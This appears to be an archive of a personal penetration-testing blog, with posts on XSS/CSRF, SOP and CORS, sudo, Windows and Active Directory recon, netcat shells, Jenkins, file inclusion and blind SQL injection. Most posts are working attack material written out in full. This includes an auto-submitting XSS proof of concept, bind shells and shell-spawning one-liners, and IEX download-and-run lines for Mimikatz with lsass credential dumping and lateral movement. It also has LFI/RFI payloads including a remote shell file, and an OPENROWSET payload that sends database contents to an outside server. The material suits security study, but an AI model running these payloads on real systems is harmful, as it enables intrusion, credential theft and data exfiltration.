Friday, May 18, 2018

XSS, CSRF and SOP Mythbuster

I was asked if reflected Cross site scripting (XSS) in POST would be stopped or mitigated by Same origin policy(SOP)? Hmmm...interesting question. As far as I could recall, I answered, simple post submission by html forms are not stopped by SOP.

There seems to be a misconception that POST cross domain request are not allowed due to SOP and that XSS in POST is only exploited in cases of stored XSS. Also that, reflected XSS is exploitable only is GET cases.

Oh well, why believe what anyone says, lets test it out. To test this I will set up a simple html page on victim server(10.211.55.2),  lets call it input page which  takes a comment and post it to post.php page. The post.php page suffers from a serious case of reflected XSS.

<form action="post.php" method="post">
 <input type="text" name="comment" value="">
 <input type="submit" name="submit" value="Submit">
</form>
post.php

<?php
echo $_POST["comment"];
Now lets create a simple html page to exploit it. I was too lazy to create one myself so i decided burp should do it for me. We can call it, test.html.
<html>
  <!-- Simple Post submissions are not blocked by Same origin policy-->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://10.211.55.2/xss/post.php" method="POST">
      <input type="hidden" name="comment" value="testw&lt;script&gt;alert&#40;12345&#41;&lt;&#47;script&gt;wxvu2" />
      <input type="hidden" name="submit" value="Submit" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
Now for the sake of this proof of concept to proceed, let us assume an attacker was able to redirect users to his malicious web server, serving test.html, or just sends this html page as an attachment.

User visits the malicious website(10.211.55.5) on windows and opens test.html...


...and submits the post form to execute XSS which is hosted on 10.211.55.2.


Taking it a step further so that we can call a javascript to "click" the submit button. Javascripts can be used to simulate a post form submission.
<!DOCTYPE html>

<html>

  <!-- Simple Post submissions are not blocked by Same origin policy-->

  <body>

  <script>history.pushState('', '', '/')</script>

    <form action="http://10.211.55.2/xss/post.php" method="POST">

      <input type="hidden" name="comment" value="testw&lt;script&gt;alert&#40;12345&#41;&lt;&#47;script&gt;wxvu2" />

      <input type="hidden" name="submit" value="Submit" />

      <input type="submit" id ="ert" value="Submit request" />

    </form>

  </body>

<script>

document.getElementById("ert").submit();

</script>

</html>


This happens because "The same origin policy is not enforced for all requests. Among others the <script>- and <img>-tags may fetch resources from any domain. Posting forms and linking to other domains is possible, too. "

We can easily extend this to malicious CSRF form submissions. 


So in essence we can conclude:

1. Reflected POST xss can be exploited the same as POST xss, i.e. sending the user to malicious link and use javascript to auto submit the xss post form.

2. Same origin policy does not apply to Cross domain POST form submissions, hence SOP is not a mitigating factor for POST XSS or CSRF. 


References:

https://security.stackexchange.com/questions/8264/why-is-the-same-origin-policy-so-important
https://www.sitepoint.com/php-security-cross-site-scripting-attacks-xss/
https://w-shadow.com/blog/2008/11/20/cross-domain-post-with-javascript/

Monday, May 14, 2018

SOP & CORS

SOP


OriginTwo pages have the same origin if the protocol, port (if one is specified), and host are the same for both pages.

Under the policy, a web browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the same origin.


Assume you are logged into Facebook and visit a malicious website in another browser tab. Without the same origin policy JavaScript on that website could do anything to your Facebook account that you are allowed to do.

But of course Facebook wants to use JavaScript to enhance the user experience. So it is important that the browser can detect that this JavaScript is trusted to access Facebook resources. That's where the same origin policy comes into play: If the JavaScript is included from a HTML page on facebook.com, it may access facebook.com resources.

The origin of a JavaScript file is defined by the domain of the HTML page which includes it. So if you include the Google Analytics code with a <script>-tag, it can do anything to your website but does not have same origin permissions on the Google website.


The same origin policy is not enforced for all requests. Among others the <script>- and <img>-tags may fetch resources from any domain.


HTTP cookies are dependent on the Same Origin Policy to ensure that sensitive information held about a certain user's activity pertains only to one site.

CORS

This cross-origin sharing standard is used to enable cross-site HTTP requests for:

  • Invocations of the XMLHttpRequest or Fetch APIs in a cross-site manner, as discussed above.
  • Web Fonts (for cross-domain font usage in @font-face within CSS)
  • Images/video frames drawn to a canvas using drawImage.
  • Stylesheets (for CSSOM access).


The Cross-Origin Resource Sharing standard works by adding new HTTP headers that allow servers to describe the set of origins that are permitted to read that information using a web browser.

Simple request

Some requests don’t trigger a CORS preflight. Those are called “simple requests” in this article. A request that doesn’t trigger a CORS preflight—a so-called “simple request”—is one that meets all the following conditions:

The only allowed values for the Content-Type request header for simple requests are:
  • application/x-www-form-urlencoded
  • multipart/form-data
  • text/plain

.......and more

Preflighted request


Unlike “simple requests” (discussed above), "preflighted" requests first send an HTTP request by the OPTIONS method to the resource on the other domain, in order to determine whether the actual request is safe to send.


Monday, January 1, 2018

Sudo

What access do I have?
$ sudo -l

What access do other users have?
$ sudo -U username -l

Run a Command as Another User
Use the -u flag
$ sudo -u [username] [command] 
Enter your password, not the root password

Run a Command as Another Group
Use the -g flag
$ sudo -g operator dump 
$ sudo -g #5 dump

Rules processed in order; Last matching rule wins

Dangers of Wildcards (Check by sudo -l or access to sudoers file)
Pete ALL=/bin/cat /var/log/messages*
So you can view all the /var/log/messages archives...
$ sudo cat /var/log/messages /etc/shadow or
$ sudo cat /var/log/messages/../../../etc/shadow
 ...and all the other files in the system

And many More...


References:

http://repository.root-me.org/Administration/Unix/EN%20-%20sudo%20:%20you're%20doing%20it%20wrong.pdf

Thursday, June 29, 2017

How do Web application Scanners Work? (DAST)

Most of the DAST(Dynamic application security testing) scanners work pretty much the same at a very high level. It can be generally broken into 3 phases. For each phase scanner has a different module. These 3 phases are discussed below.

Crawl Phase

Firstly each scanner has a crawler module. The scanner first kicks-off with the starting url, e.g. www.example.com, and then captures all the linked pages it can find on that page. Next it visits those linked pages and from there tries to find if any new pages have been found and on and on. It keeps a track of the found pages to ensure it doesn't waste time on duplicates.

At the same time it records any forms which it encounter on those pages. Then it tries to submit that form with correct data to discover new pages in the application and the cycle continues. It goes on till it would fill out all the forms found.

This way an automated scanner tries to map out an application to cover most pages of the application and gather Request and Response pairs. Scanners essentially need these request and response to perform the test cases.

To summarize the crawl phase:
Input to this phase is usually a Starting URL.
Output would be list of request and responses or Crawl data.

Detection/Scan Phase

In this phase the Scanners would use its detection module on the request and responses captured during crawl phase to detect vulnerabilities. To do this, detection module uses certain of checks or a set of pre-defined test cases.

Crawl data is run through or feed to these set of test cases for detecting vulnerabilities. based on which test case the vulnerability is found the scanner decides it Rating(High, medium, low).

The scan stops when the scanners goes through all the crawl data for detecting vulnerabilities and no more new pages or forms are discovered.

To summarize the Detection phase:
Input to this phase is usually a Crawl data.
Output would be list of Vulnerability discovered or Scan data.

*Scanners would usually run the scan phase with crawl in parallel. Number of threads for each can vary.* 

Reporting 

Each scanner usually has a reporting engine. The scan data upon scan completion is usually in a scanner readable format. These formats are usually not very convenient for sharing and are not human friendly for manager or testers to process.

For this reason the the scanners would process the scan and crawl data it found in the scan and convert it into a human readable format. Each scanner may have various formats in which the reports may be presented, e.g HTML, PDF, XML, Word.

For portability HTML and PDF reports work best. For automation XML formats are generally used.

Some Enterprise version may additionally provide Bug tracking capabilities as well.

To summarize the Reporting phase:
Input to this phase is usually Scan and crawl data.
Output would be neatly organized Vulnerability Report with findings and graphs.


Wednesday, May 24, 2017

Windows recon

  • Find running services
    sc query state= all
    sc query state= all | find "SERVICE_NAME"
  • Started windows Service - net start
  • List of running processes with user
    tasklist /v /fi "username ne djndfj" //(where djndfj is a user that does not exists.)
    tasklist /v /fi "username ne djndfj" | find /i "system" // process running with system privileges.
  • Read files - type <filename>
  • Create file echo "text" > path/filename
  • version - ver
  • environment variables - set
  • File permissions- cacls <filename>
  • Lateral recon - ARP cache
    ARP -A
  • Scheduled tasks- schtasks /query /fo LIST /v
  • process with service- tasklist /SVC
  • determine which Services can be modified by any authenticated user - accesschk.exe -uwcqv "Authenticated Users" * /accepteula
  • to list all unquoted service paths - wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """


Reference:

http://www.fuzzysecurity.com/tutorials/16.html
https://www.toshellandback.com/2015/11/24/ms-priv-esc/
VizSec


Sunday, May 7, 2017

Command execution to Shell with Netcat

  • Linux (Host) with netcat
    • $ mkfifo foo
    • nc -lk 2600 0<foo | /bin/bash 1>foo         /*2600 is port*/

    On Attacking Maching: $ nc ip 2600

  • Windows (Host) with netcat
    • nc -nlvp 4444 -e cmd.exe

Shell Spawning


python -c 'import pty; pty.spawn("/bin/sh")'
echo os.system('/bin/bash')
/bin/sh -i
perl —e 'exec "/bin/sh";'
perl: exec "/bin/sh";
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh') 
(From within IRB) exec "/bin/sh" 
(From within vi):!bash 
(From within vi) :set shell=/bin/bash:shell
(From within map) !sh

Saturday, March 18, 2017

Groovy Jenkins

Open Jenkins script console might give attackers a way to execute commands on the server.

Example:


def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'cmd.exe /c dir'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"


Details: https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password

Wednesday, March 8, 2017

AD Recon

Windows : AD recon

Check logged on domain:

echo %userdnsdomain%
corp.google.com

whoami /fqdn
CN=Alex Turner(alturner),OU=User Policy 0,OU=All Users,DC=corp,DC=google,DC=DC=com

Net users randomname /domain
The request will be processed at a domain controller for domain CORP.google.com.

Find administrators on machine

net localgroup administrators
Administrator
corp\Domain Admins
corp\Local-Workstation-Admins
corp\alturner
corp\l-support

Find Domain controller Authenticated to

echo %logonserver%
\\GCBBKDCCORP001

List all domain controllers
nltest /dclist:corp.google.com

Show password policy
Net accounts

Check domain Audit policy pushed to system

auditpol.exe /get /category:*
gpresult /H test.html
gpresult /R
Gpresult /Z

Find All domain Admins

Recognize the domain admin group , for now lets call it "DomAdmin", then run

net group "DomAdmins" /domain

Include Powerview in Powershell


IEX(New-Object System.Net.WebClient).DownloadString(“https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1”)

Include Invoke-massMimikatz-PsRemoting

IEX(New-Object System.Net.WebClient).DownloadString(“https://raw.githubusercontent.com/NetSPI/PowerShell/master/Invoke-MassMimikatz-PsRemoting.psm1”)

#


IEX(New-Object System.Net.WebClient).DownloadString(“https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1”)

IEX(New-Object System.Net.WebClient).DownloadString(“https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PewPewPew/Invoke-MassMimikatz.ps1”)

Suppose we have compromised a system in the domain with admin privileges. Let us assume that account is "corp\alturner".  Now we can get the password for this by using Mimikatz.

Using Invoke-mimikatz it can be done as :

> Invoke-Mimikatz

This will dump your password on screen if you have admin privileges on the system.

Now we can try to move laterally on the network by trying to find all the machines where our compromised account has admin privileges.

Load powerview, then:

> Invoke-FindLocalAdminAccess > admin.txt to dump machine names in admin.txt text file.

Now we can use this output to invoke Mimikatz on the systems found to harvest more credentials. Ideally we could have used  "Invoke-MassMimikatz-PsRemoting" to this with:

Invoke-MassMimikatz-PsRemoting -Verbose -HostList C:\Users\mightlord\admin.txt

But i could not get this to for so we used a Juggad(workaround) here:

Get-Content -Path .\admin.txt | ForEach-Object {Invoke-MassMimikatz-PsRemoting -Hosts $_.ToString() -Verbose -username "corp\alturner" -password "happybunny"}

In case Invoke-Mimikatz is not able to inject the lsass.exe, then try to dump the process memory on disk and invoke mimikatz like this:

Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::minidump C:\Path\lsass.dmp" "sekurlsa::logonPasswords"'


References:

http://blackpentesters.blogspot.in/2016/08/retrieve-passwords-from-lsass-via.html

https://www.youtube.com/watch?v=rknpKIxT7NM&t=1501s

https://www.youtube.com/watch?v=gajEuuC2-Dk&list=LLawkOb2Rd0Ha8YuW8i39nDA&index=2&t=2429s


Sunday, February 19, 2017

File Inclusion - Basics

File inclusion 

In Php, it is possible to include the contents of one file into another before the server executes it. Php uses include() and require() function to include files in the response by the server. However if this is not done correctly this might lead to an attacker being able include local files from the server.

Let us go a step back and see how we can use require and include in php. Tutorialspoint explains this in a very easy manner as :

/*
Assume you want to create a common menu for your website. Then create a file menu.php with the following content.
<a href="http://www.tutorialspoint.com/index.htm">Home</a> - 
<a href="http://www.tutorialspoint.com/ebxml">ebXML</a> - 
<a href="http://www.tutorialspoint.com/ajax">AJAX</a> - 
<a href="http://www.tutorialspoint.com/perl">PERL</a> <br />

Now create as many pages as you like and include this file to create header. For example now your test.php file can have following content.
<html>
   <body>
   
      <?php include("menu.php"); ?>
      <p>This is an example to show how to include PHP file!</p>
      
   </body>
</html>
It will produce the following result −
Include  */

Sometimes this might be done in a very insecure way.

Assume a website where the index page is loaded as follows, http://abc.com/load_file.php?page=index.php.

Now it might be possible to change the value of 'page' parameter which specifies the filename for:
  1. Retrieving the contents of a local file given its path and necessary permissions, example /etc/passwd
  2. Executing any previously uploaded files(php files) by the attacker to, for example, to spawn a reverse shell. 
In our example we can load the contents of /etc/passwd by issuing the following command.

http://abc.com/load_file.php?page=/etc/passwd

In some case, the developer might append '.php' at the end of the file name that is input by the attacker. To bypass you can try to use null bytes '', without quotes.

http://abc.com/load_file.php?page=/etc/passwd% 00 (please remove space between % 00)

Code will append ".php" to it to make it  "/etc/passwd.php", however it might be evaluated to /etc/passwd and rest would be ignored. This works in older versions of php or if magic_quote_gpc is disabled.


This is where owasp stops https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion, however there are other possible techniques/exploits as well:

  • One method involves using php stream (php://filter) allows to read files on the server.
    this requires 'allow_url_include=On'
    Usage : http://www.somesite.com/?page=php://filter/convert.base64-encode/resource=somephpfile http://www.somesite.com/?page=php://filter/convert.base64-encode/resource=somephpfile% 00 (remove space)
  • Php stream php://input can be use to read input POST data but it requires 'allow_url_fopen'=On and 'allow_url_include'=On
  • http://abc.com/load_file.php?page=../../boot.ini........................(~200 dots). this works only for windows.
  • http://abc.com/load_file.php?page=/etc/passwd/ (doesnt work in vanilla php)
  • http://abc.com/load_file.php?page=/etc/passwd///// (doesnt work in vanilla php)
  • http://abc.com/load_file.php?page=/etc/passwd/././././. (doesnt work in vanilla php)
  • Some techniques which can bypass filters:
    • http://abc.com/load_file.php?page=/etc//passwd/ 
    • http://abc.com/load_file.php?page=/etc/./passwd/ 
  • Using data:// wrapper. This requires 'allow_url_include' = On
    • http://127.0.0.1/incl.php?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOyA/PgoKCg==
    • http://127.0.0.1/incl.php?file=data://text/plain,%3C?php%20phpinfo();%20?%3E

  • Send random requests with php code. It would get saved in access log file. Include that file to execute the php code sent previously.  
  • http://abc.com/load_file.php?page=file:////etc/passwd/ 
  • In case of rfi page=http://attackerip:port/phpshell.txt can be used where phpshell.txt hosted on attacker machines is :
    <?php
    $output shell_exec('ls');
    echo 
    "<pre>$output</pre>";?>


References:
  1. http://www.ush.it/2009/02/08/php-filesystem-attack-vectors/
  2. https://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview/
  3. https://www.tutorialspoint.com/php/php_file_inclusion.htm
  4. https://www.notsosecure.com/local-file-inclusion-with-magic_quotes_gpc-enabled/
  5. http://securityidiots.com/Web-Pentest/LFI
  6. http://php.net/manual/en/function.shell-exec.php


Tuesday, February 14, 2017

Blind SQLi, Data exfiltration

When sqlmap fails

It is generally a very slow process to exfiltrate data through a blind sql injection. What is worse is that sqlmap fails on  you in one of those cases and is unable to retrieve the data. *sad face*

However, in some special cases there might be an easier way to exfiltrate data from the database. One of those cases can be when the database is able to connect to the internet over any port/ports. Let us take an example and see how it can be done.

For example, let us assume we found an sql inject on the parameter 'p0' on a website randomsite.vom?p0=canary. Let suppose the database can also connect to the internet on port 443. We will call this database 'Vulnerable Database'.

Now what we can do is, set-up a remote database over the internet on another machine and run it's service on port 443 instead of the default. Them we can use 'openrowset' to exfiltrate data from the vulnerable DB to the remote DB. I will jump right into the juicy part and in case anyone is interested to know more about 'openrowset' and how it works there are links in the references.  Long story short it can be used for DB replication.

Now the generic attack payload would look like this:

randomsite.vom?p0=canary';insert into openrowset (connection details, query remote db) values (query to be run on vulnerable server)--

Now, suppose you want to find out the version of the vulnerable database. then you can change it to:

randomsite.vom?p0=canary';insert into openrowset ('SQLOLEDB', 'DRIVER={SQL Server};SERVER=192.168.43.0,443;UID=sa;PWD=pass','select * from foo') values (@@version)--

Here, foo is table in the remote DB. The table foo should have exactly the same number of columns as the number of columns returned by the query run on vulnerable DB . Here foo has only one column as the output also has one column. If you want to avoid that then you can concat everything and throw it in single column.

Example, assume the vulnerable DB has a table named 'user' which has columns 'id' and 'pass'. 

randomsite.vom?p0=canary';insert into openrowset ('SQLOLEDB', 'DRIVER={SQL Server};SERVER=192.168.43.0,443;UID=sa;PWD=pass','select * from foo') values select concat(id,0x3a,pass) from user--

Assumptions made in above method:
  • Blind SQL injection (in other cases this might be just overkill)
  • Database can connect over the internet.
  • SQL Server assumed. Similar attacks might work on other Vendors such as mysql  


Credits : V Razdan

References:
  • http://securityhorror.blogspot.in/2012/03/mssql-injection-openrowset-side-channel.html
  • https://msdn.microsoft.com/en-us/library/ms190312.aspx